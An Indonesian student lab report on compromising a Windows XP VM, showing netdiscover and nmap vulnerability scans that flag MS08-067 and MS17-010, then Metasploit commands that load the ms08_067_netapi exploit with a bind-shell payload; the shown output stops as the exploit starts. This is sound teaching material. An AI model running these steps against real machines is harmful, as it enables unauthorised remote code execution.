Keamanan Komputer

(LAPORAN PRAKTIKUM System Hacking Windows)

Oleh

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PROGRAM STUDI D3 MANAJEMEN INFORMATIKA

JURUSAN ILMU KOMPUTER

FAKULTAS MATEMATIKA DAN ILMU PENGETAHUAN


UNIVERSITAS LAMPUNG

2018

Diberikan sebuah Lab yang berjalan di Operation System Windows XP Service Packed 1
Sekarang kita coba memasuki sistem tersebut, disini kami menggunakan OS Linux dengan Distro Backbox Linux Versi 5

Information Gathering

Disini kami menggunakan tools yang bernama **netdiscover** untuk menemukan kira kira yang mana merupakan **IP** dari Lab tersebut. Dapatkan terdapat dua ip disitu kita berasumsi bahwa ip dari lab tersebut **192.168.154.0**
Perintah menggunakan tools **netdiscover**
sudo netdiscover -i vboxnet0
*keterangan **vboxnet0** menyesuaikan dengan adapter di Virtual Box kalian




```
Currently scanning: 192.168.154.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:fa:62:3a      1      60  CADMUS COMPUTER SYSTEMS
192.168.56.101  08:00:27:67:18:f4      1      42  CADMUS COMPUTER SYSTEMS

$  ~ (master)
```

Scanning

Disini kami menggunakan tools **nmap** untuk mencari service dan informasi mendalam mengenai target dengan menggunakan perintah
sudo nmap -sS -sV -Pn --script=vuln -oX sp1-101-1.xml 192.168.56.101
*keterangan
sp1-101-1.xml merubah hasil scan dari nmap menjadi file **xml** yang akan kita gunakan di **metasploit**



```
$  pentest windows sp1 (master)  msfconsole
/usr/bin/msfconsole: 14: cd: can't cd to /home/hachi/Pictures/pentest
Found a database at /home/hachi/.msf4/db, checking to see if it is started
Starting database at /home/hachi/.msf4/db...success
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
[*] Starting the Metasploit Framework cOnsole...\
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-02 06:45 WIB
Nmap scan report for 192.168.56.101
Host is up (0.00081s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:67:18:F4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows
_xp

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 a
nd SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute
arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalizat
ion.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-at
tacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.07 seconds
$  pentest windows sp1 (master)
```

Didapatkan beberapa informasi dari target

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-02 06:45 WIB
Nmap scan report for 192.168.56.101
Host is up (0.00081s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:67:18:F4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_xp

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and
SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute
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|           code via a crafted RPC request that triggers the overflow during path canonicalization.
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|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
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|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.07 seconds
```


Exploit
Disini kita menggunakan tools **metasploit**
Jalankan terlebih dahulu **postgresql** dengan perintah
sudo service postgresql start
Lalu ketik **msfconsole** untuk menjalankan metasploit



```
$  pentest (master)  msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
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%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
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%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v4.17.27-dev-                        ]
+ -- --=[ 1835 exploits - 1038 auxiliary - 319 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > workspace -a sp1
[*] Added workspace: sp1
msf > search CVE-2017-0143

Matching Modules
================

   Name                                           Disclosure Date  Rank     Check  Description
   ----                                           ---------------  ----     -----  -----------
   auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   Yes    MS17-010 Ete
rnalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   auxiliary/scanner/smb/smb_ms17_010                              normal   Yes    MS17-010 SMB
 RCE Detection
   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  No     MS17-010 Ete
rnalBlue SMB Remote Windows Kernel Pool Corruption
   exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 Ete
rnalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   No     MS17-010 Ete
rnalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution


msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```



Lalu kita add terlebih dahulu workspace disitu kami menggunakan **sp1** kalau sudah kita import file hasil scanning dari nmap tadi dengan menggunakan perintah **db_import /direktorifile** contoh punya kami berada di **db_import/home/hachi/kuliyeah/sem3/keamanan komputer/tugas/pentest sp1/pentest/sp1-101-1.xml**
Kita cari sesuai bug atau vuln yang terdapat di sistem , kita cari berdasarkan code **CVE** nya, dengan perintah **search CVE-2008-4250** lalu kita pilih yang ada kata **exploit**




```
msf > search CVE-2008-4250

Matching Modules
================

   Name                                 Disclosure Date  Rank   Check  Description
   ----                                 ---------------  ----   -----  -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Serve
r Service Relative Path Stack Corruption


msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.
set RHOST 192.168.43.96   set RHOST 192.168.56.101
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf exploit(windows/smb/ms08_067_netapi) > set
set CHOST                             set SMB::ChunkSize
set CPORT                             set SMB::Native_LM
set ConnectTimeout                    set SMB::Native_OS
set ConsoleLogging                    set SMB::VerifySignature
set ContextInformationFile            set SMB::obscure_trans_pipe_level
set DCERPC::ReadTimeout               set SMB::pad_data_level
```

Ketikkan **show options** untuk mengedit RHOST dengan perintah **set RHOST 192.168.56.101**
*keterangan RHOST → ip dari target



```
msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.101   yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (generic/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.56.101   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] 192.168.56.101:445 - Automatically detecting the target...
[*] 192.168.56.101:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.56.101:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
